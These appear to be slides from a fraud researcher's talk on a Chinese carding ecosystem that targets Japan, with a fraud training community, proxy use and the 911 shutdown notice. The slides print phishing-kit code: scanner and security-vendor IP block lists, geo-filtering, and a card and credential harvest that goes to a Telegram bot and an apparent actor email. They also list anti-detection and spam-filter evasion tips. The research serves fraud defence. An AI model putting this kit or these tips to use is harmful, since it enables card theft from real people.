

Understanding the Chinese underground card shop ecosystem and becoming a phishing master

2022/8/5



Strawberry Donut

- Data Scientist
- Financial crime detection system
- Fraud Detection
- CAMS (Certified Anti-Money Laundering Specialist) Member

An abstract background on the left side of the slide, featuring a dark red color palette with glowing, geometric shapes that resemble a stylized 'X' or a complex crystalline structure. The shapes are layered and semi-transparent, creating a sense of depth and movement.

Agenda

- Background & Scope
- How I Started This Journey
- Card Shop Ecosystem
- Conclusion

Disclaimer


**Our research is 100% compliant
with law. We did not conduct
any criminal activity.**

Background & Scope

In Japan, credit card fraud in 2021 reached 33 billion yen, the highest amount ever. Card number theft accounts for 94% of the total

Hundred million yen

Credit Card Fraud



Scope: The Chinese card shop ecosystem targeting Japan

Japan is one of the main targets of credit card fraud

- Japan is a fairly “good” market for the card fraudsters
- Lots of card fraud marketplaces in the dark web (IRC/Forum → QQ/WeChat → TG)



Goal: to understand the value chain of Chinese carding fraud



The background is black with several horizontal red light streaks of varying lengths and thicknesses, creating a sense of motion or light trails. The streaks are most prominent in the upper and lower portions of the frame.

How I started this Journey..

Entrance: One of the biggest credit card fraud community targeting Japan



- The community is a structured organization providing training and resources for beginners to start credit card fraud
- Subscribers > **96,000** users
- Over **500+** active paid students in first half year 2022

More stories about the community leader..

Address	3CsKjUSKy2PoYuSYCVhiS2kDuxV69KPCGt
Format	BASE58 (P2SH)
Transactions	908
Total Received	56.28789750 BTC
Total Sent	55.81505215 BTC
Final Balance	0.47284535 BTC

Received 56 BTC


- The community leader is located in GMT+8 time zone
- Cannot speak Japanese at all, using Google Translate a lot.
- Had a revenue of 56 BTC in 3 years till June 2022
- Got account takeover in June by clicking some malware porn file

Initial Setup: An unattributable research environment




Persona

- A new phone number to create a new telegram account
- A new telegram account



Device

- A newly reformatted laptop
- Rental VPS / RDP server



Internet

- VPN
- Proxy

Training Program as an entrance

Tuition

3000 RMB paid in BTC

Training Courses

- Environment setup
- Phishing mail lure sending
- Phishing techniques
- Credit card limit evaluation
- Cash out demo


Resources Provided

- Basic knowledge and guidelines
- Environment setup sources
- E-mail database
- Phishing kits
- Anti bot pool
- Cash out websites and buyers



Card Shop Ecosystem

Actor's Value Chain



Initial Setup to avoid triggering security rules

IP Setup

- Set IP near the targeted country / prefecture

Check IP not in blacklist

- Major payment & e-commerce services blocked public proxy already
→ Check if your IP is not in the blacklist

Time Zone / Language

- Set VPS time zone and language to be the same with the targeted location


Change MAC or hardware ID

- Set dynamic device ID to avoid MAC being tracked

Clean Cookies / DNS / cache

- Keep the browser environment as clean as possible
- Virtual browser can be an alternative option

Residential proxy covers actor identity and fakes card holder location



Major residential proxy used by fraudsters:
911 (China), oxylabs (Lithuania), BrightData (Israel)

911 used by Chinese fraudsters - 1/2

911 S5 3.37 Official Website: 911.re

Username: huruixue Local Proxy: 172.19.16.8:Random
 Still have: 319 proxy Proxy Info:
 Useragent: Default

Clear browser info Fill Form On Top
 Using Server: Line1
 Change Server

Screen Resolution: Default Application Path:

Program **ProxyList** TodayList FavoriteProxy UserAgent Referrer PersonalData KeywordSpotting AutoProxy BlockSites Settings


Country: jp State: All City: All StartIp: 0.0.0.0 EndIp: 0.0.0.0 ISP: All Zip: All Stop proxy

ProxyIP	Ping	Country	State	City	Zip	ISP
126.***.***.***	117	JP	Unknown	Tokyo	102-0082	Softbank BB
122.***.***.***	63	JP	Unknown	Yokohama	231-0841	NTT
126.***.***.***	60	JP	Unknown	Fukuoka	812-0041	Softbank BB
27.***.***.***	69	JP	Unknown	Kusatsu shi	525-0061	au one net
119.***.***.***	59	JP	Unknown	Toyama	930-0855	Hokuden Information System Service...
49.***.***.***	60	JP	Unknown	Midoricho	332-0021	Biglobe
126.***.***.***	58	JP	Unknown	Shinjuku	101-8656	Softbank BB
125.***.***.***	64	JP	Unknown	Osaka	543-0062	Biglobe
106.***.***.***	86	JP	Unknown	Unknown		au one net
59.***.***.***	60	JP	Unknown	Bunkyo ku	112-8001	au one net
118.***.***.***	72	JP	Unknown	Suginami ku	166-8545	So-net
153.***.***.***	64	JP	Unknown	Karasawa	221-0045	NTT
183.***.***.***	56	JP	Unknown	Ichikawa	272-0031	VECTANT
153.***.***.***	57	JP	Unknown	Suita	564-0061	NTT
203.***.***.***	87	JP	Unknown	Nasushiobara	325-0053	Asahi Net
133.***.***.***	54	JP	Unknown	Shinhiba	260-0031	Biglobe
60.***.***.***	66	JP	Unknown	Fukuoka	812-0011	Softbank BB
106.***.***.***	180	JP	Unknown	Kasama	309-1611	JPNE
60.***.***.***	62	JP	Unknown	Meguro ku	152-8508	Softbank BB
182.***.***.***	56	JP	Unknown	Tokyo	102-0082	So-net
58.***.***.***	63	JP	Unknown	Gifu City	500-8821	Fujitsu
133.***.***.***	58	JP	Unknown	Mito	310-0911	Biglobe

PortForwardList WhiteList Copy IP First Previous 1/502 Next Last Refresh

Residential proxy IP available
at city granularity

911 used by Chinese fraudsters - 2/2



User-Agents Available

911 taken down in July

很遗憾的通知您，我们于7月28日永久关停911和其全部服务。



近2年来911一直成为钓鱼攻击的目标。有犯罪分子克隆了我们网站的前端和后台，注册了上百个相似的域名并建立网站，在搜索引擎投放付费的搜索广告，以及在社交网络钓鱼。当用户在钓鱼网站登录后，他们会记录你的账户密码，甚至诱导你给出账户的密保答案，最终盗走你的911账户(如果你在钓鱼网站充值，你的充值款项也会被盗走)。被盗走的这些账户可能会被黑客倒卖出去作为非法使用，滥用我们的代理网络。而往往被发现的时候为时已晚，滥用行为已经发生，账户余额已被使用。

但是911一直以来对于非法以及滥用我们的代理网络都是零容忍的。自提供服务的这些年来，我们已经封禁了几千个违反服务条款的账户，收到的滥用投诉请求我们都会积极跟踪处理。我们还曾经多次协助德国和波兰警方办案。我们的态度是积极主动的，我们从程序上屏蔽了很多容易成为目标的域名以及易受攻击的端口和协议。像发送垃圾邮件，利用Bittorrent传播受版权保护的文件等等在911网络中都是不可能的。但只屏蔽这些还不够，因为大多数的滥用行为不能只通过程序代码的判定来决定用户行为是否合法。例如一个用户用代理访问了在线商城购物，你很难从程序判断这个用户是否是登录的自己的账户，使用的是不是自己的银行卡。但是如果你把在线商城都屏蔽掉，又会影响到正常用户。因此想要增加审查的成功率，需要大量的人力物力以及时间成本来对所有的用户行为进行人工分析，但这对于我们来说是一个巨大的挑战，而且成本远远超出了我们的承受力。这也是我们选择关停服务的主要原因之一。


最不幸的是，7月初我们的充值系统遭到入侵，发现有人利用充值系统的API恶意操纵了一大批用户账户的余额，但是我们始终没有找到被入侵的原因。因此我们在7月22日紧急关停了用户充值和新用户注册并开始展开调查。

7月28日，大量用户反馈无法登录，我们发现服务器数据被黑客恶意破坏，导致数据以及备份丢失，后面经过机房协助调查，发现黑客先是通过SurgeMail低版本漏洞入侵的邮局，通过查看历史邮件，找到了机房发的历史邮件其中包含了服务器KVM设备的连接密码，然后通过操作KVM硬件设备重启了服务器，加载ISO镜像完成进一步入侵。之前被入侵的充值系统也是同样的操作。由于重要数据丢失导致服务无法恢复，所以我们被迫做出了这个艰难的决定。

很遗憾和大家说再见，911感谢大家这么多年来一如既往的支持与信赖。

最后请大家特别注意，911这次关停是永久的。但在我们关停服务以后，做钓鱼攻击的犯罪分子可能依然不会停止活动。他们可能会利用之前克隆的假网站伪装成是我们，继续诱骗用户付款给他们。

Actor's Value Chain



Ways to set up a Phishing Kit

1. Using Compromised server:
 - Higher website reputation
 - Higher risk of been taken down
2. Using Rental Server (VPS):
 - Setup Apache/Nginx Server and upload PhishKit
 - Bullet-Proof Hosting providers (Russia, etc)
 - Microsoft Azure never take down phishing sites hosted



Phishing Kit Template Examples



SMBC card



MUFG card




Amazon



American Express



au pay



Rakuma

Phishing Kit Component - 1/6

amazon.co.jp

Block all non-human visitors

```
User-agent: Baiduspider
Disallow: /

User-agent: Googlebot
Disallow: /

User-agent: Googlebot-Mobile
Disallow: /

User-agent: Googlebot-Image
Disallow: /

User-agent: Mediapartners-Google
Disallow: /

User-agent: Adsbot-Google
Disallow: /
```

Block all bots

```
blacklist.dat
# NETCRAFT IP RANGES
194.52.68.0-194.52.68.255
194.72.238.0-194.72.238.255
83.138.182.72-83.138.182.79
83.138.189.96-83.138.189.103
81.91.240.0-81.91.255.255
89.36.24.0-89.36.31.255
83.222.232.216-83.222.232.218
184.172.0.0-184.173.255.255

# KASPERSKY IP RANGES
195.170.248.0-195.170.248.255
212.5.107.128-212.5.107.255
212.5.80.0-212.5.80.63
212.5.110.0-212.5.110.255
80.239.144.72-80.239.144.79
80.23.53.208-80.23.53.215
81.176.69.64-81.176.69.127
80.239.156.192-80.239.156.207
```

Block specific IP ranges

Phishing Kit Component - 2/6

amazon.co.jp

Block all non-human visitors

```
namespace Jaybizzle\ReferralSpamDetect;

use Jaybizzle\ReferralSpamDetect\Fixtures\Headers;
use Jaybizzle\ReferralSpamDetect\Fixtures\SpamReferrers;

class ReferralSpamDetect
{
    /**
     * The referring URL.
     *
     * @var null
     */
    protected $referrer = null;

    /**
     * Headers that contain a referring URL.
     *
     * @var array
     */
    protected $httpHeaders = array();

    /**
     * Crawlers object.
     *
     * @var \Jaybizzle\ReferralSpamDetect\Fixtures\SpamReferrers
     */
    protected $SpamReferrers;
```

```
<?php
if($setting['block_host'] == "on") {
    $hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
    $blocked_words = array(
        "vocus",
        "spectrum",
        "factioninc",
        "mit.edu",
        "lbot",
        "bannana_bot",
        "zbot",
        "golem",
        "webwombat",
        "xift",
        "theophrastus",
        "metascan",
        "qualys",
        "falcon",
        "sohu",
        "teledata-fttx.de",
        "html index",
        "nhse",
        "trendnet",
```

Resolve the IP address to domain name
and block famous security organizations

Phishing Kit Component - 3/6

amazon.co.jp

Filtering visitors

```
function getUserIP()
{
    $client = @$_SERVER['HTTP_CLIENT_IP'];
    $forward = @$_SERVER['HTTP_X_FORWARDED_FOR'];
    $remote = $_SERVER['REMOTE_ADDR'];

    if (filter_var($client, FILTER_VALIDATE_IP)) {
        $ip = $client;
    } elseif (filter_var($forward, FILTER_VALIDATE_IP)) {
        $ip = $forward;
    } else {
        $ip = $remote;
    }

    return $ip;
}
```

If the victim is using Proxy,
try to get his real IP

```
function countryRole()
{
    $_SESSION['ip'] = getUserIP();
    $_SESSION['_ip_'] = getUserIP();
    $accessCountryList = array("JP", "CN");//允许日本与中国访问
    $getdetails = 'https://extreme-ip-lookup.com/json/' . $_SESSION['_ip_'];
    $curl = curl_init();
    curl_setopt($curl, CURLOPT_URL, $getdetails);
    curl_setopt($curl, CURLOPT_SSL_VERIFYPEER, false);
    curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
    curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);
    $content = curl_exec($curl);
    curl_close($curl);
    $details = json_decode($content);
    $_SESSION['country'] = $country = $details->country;
    $_SESSION['region'] = $details->region;
    $_SESSION['countryCode'] = $countryCode = $details->countryCode;
    $_SESSION['isp'] = $isp = $details->isp;

    if (!in_array($_SESSION['countryCode'], $accessCountryList)) {
        //session_destroy();
        echo $_SESSION['ip'];
        echo "\n";
        echo $_SESSION['countryCode'];
        echo " i am sorry,please go out";
        header('HTTP/1.0 404 Not Found');
        die;
    }
}
```

If user IP is not in China
or Japan, return an error

Phishing Kit Component - 4/6

amazon.co.jp

Validate inputted information

```
<script type="text/javascript">
  $('#paddingtable_yinlian').submit(function (event) {
    event.preventDefault();
    var liehuo_key = $('#password666').val();
    // console.log(liehuo_key.length);return false;
    if (liehuo_key.length < 4) {
      alert("パスワードが間違っています");
      return false;
    }
  });
});
```

```
function check_bin($bin)
{
  $bin = preg_replace('/\s/', '', $bin);
  $bin = substr($bin, 0, 8);
  $url = "https://lookup.binlist.net/" . $bin;
  $headers = array();
  $headers[] = 'Accept-Version: 3';
  $ch = curl_init();
  curl_setopt($ch, CURLOPT_URL, $url);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, true);
  curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
  curl_setopt($ch, CURLOPT_HTTPHEADER, $headers);
  $resp = curl_exec($ch);
  curl_close($ch);
  $result = json_decode($resp, true);
  return $result;
}
```

If the inputted password length is smaller than 4, return an error

Check if card BIN is valid with open-source API

Phishing Kit Component - 5/6

amazon.co.jp

Return phished information

```
| Time: " . date("Y-m-d H:i:s") . "
| Email : " . $_SESSION['studID'] . "
| Password : " . $_SESSION['studWort'] . "
-----[ CREDIT CARD ]-----
CARDHOLDER : " . $_SESSION['ccol1'] . "
CARD NUMBER : " . $_SESSION['ccol2'] . "
EXP : " . $_SESSION['expl'] . "
CVV : " . $_SESSION['ccol5'] . "
3DS : " . $_SESSION['password_vbv'] . "
-----[ BILLING INFO ]-----
Full Name : " . $_SESSION['fnl1'] . "
DOB : " . $_SESSION['dob'] . "
PHONE : " . $_SESSION['num'] . "
COUNTRY : " . $_SESSION['country'] . "
CITY : " . $_SESSION['prov'] . "
ZIP : " . $_SESSION['zip0'] . "
ADD1 : " . $_SESSION['addr1'] . "
ADD2 : " . $_SESSION['addr2'] . "
CORP : " . $_SESSION['corp'] . "
-----[ DEVICE INFO ]-----
UA : " . $_SERVER['HTTP_USER_AGENT'] . "
LANG : " . $_SERVER['HTTP_ACCEPT_LANGUAGE'] . "
IP : " . $_SERVER['REMOTE_ADDR'] . "
FROM : " . $_SERVER['SERVER_ADDR'] . "
```

```
/*存邮箱*****
$to = "caoyu3331@protonmail.com";
$headers = "MIME-Version: 1.0\r\n";
$headers .= "Content-Type: text/html; charset=UTF-8";
$subject = "[ Congratulations ] CARD: " . $_SESSION['ccol2'] . " ";
// mail($to, $subject, $lqsczz2, $headers);
file_put_contents("../result/" . $_SESSION['ccol2'] . ".txt", $lqsczz2);
tg_bot_send($lqsczz2);
//tg_bot_send2($lqsczz2);
header('Location:http://amazon.co.jp/');

} else {
header('location:');
}
```

Send the phished info to the actor's e-mail address; redirect the victim to Amazon website

Returned format

Phishing Kit Component - 6/6

amazon.co.jp

Harvesting



Fresh fished data (魚料)
in mailbox

Tricks to avoid email spam filter mechanism

Mindset

Always try to improve the contents / environments to avoid e-mail spam filter mechanism

Environment

- **Change IP continuously:** keep your IP as clean as possible

Phishing kit domain server

- **Do not register a domain name similar to famous websites:** big companies have automatic system detecting domains similar to their brands
- **Register multiple domain names at the same time:** to disperse the risk of being fully blocked at once

Phishing URL

- **Do not add SSL:** adding SSL will attract Google police web crawler and disclose your info
- **URL redirect:** use redirect tools to generate a “seemingly more normal URL” to avoid spam filter mechanism

URL redirect tool - example

The screenshot displays the Linktree dashboard interface. At the top, there are navigation tabs: Appearance, Settings, Analytics, and Upgrade. A red box highlights the 'My Linktree' profile URL: <https://linktr.ee/amazo.co.jp>.

Below the navigation, there are two main buttons: 'Add New Link' and 'Explore'. The 'Explore' button features icons for a calendar, a play button, and a headphones icon.

The main content area shows a list of links. A red box highlights a specific link entry with the following details:

- Title: <http://example.domain.io/>
- Icons: A magnifying glass, a photo icon, a star, a document icon, a lock icon, and a bar chart icon.
- Analytics: 0 clicks
- Actions: A trash icon and a toggle switch.

Below the link entry, the text 'Destination URL' is written in red.


On the right side of the dashboard, there is a section titled 'New URL' in red. Below this title is a mobile phone mockup displaying a Linktree profile card. The card features a circular profile picture with the letter 'A', the handle '@amazo.co.jp', and the Linktree logo at the bottom.

Benefits of using URL redirect



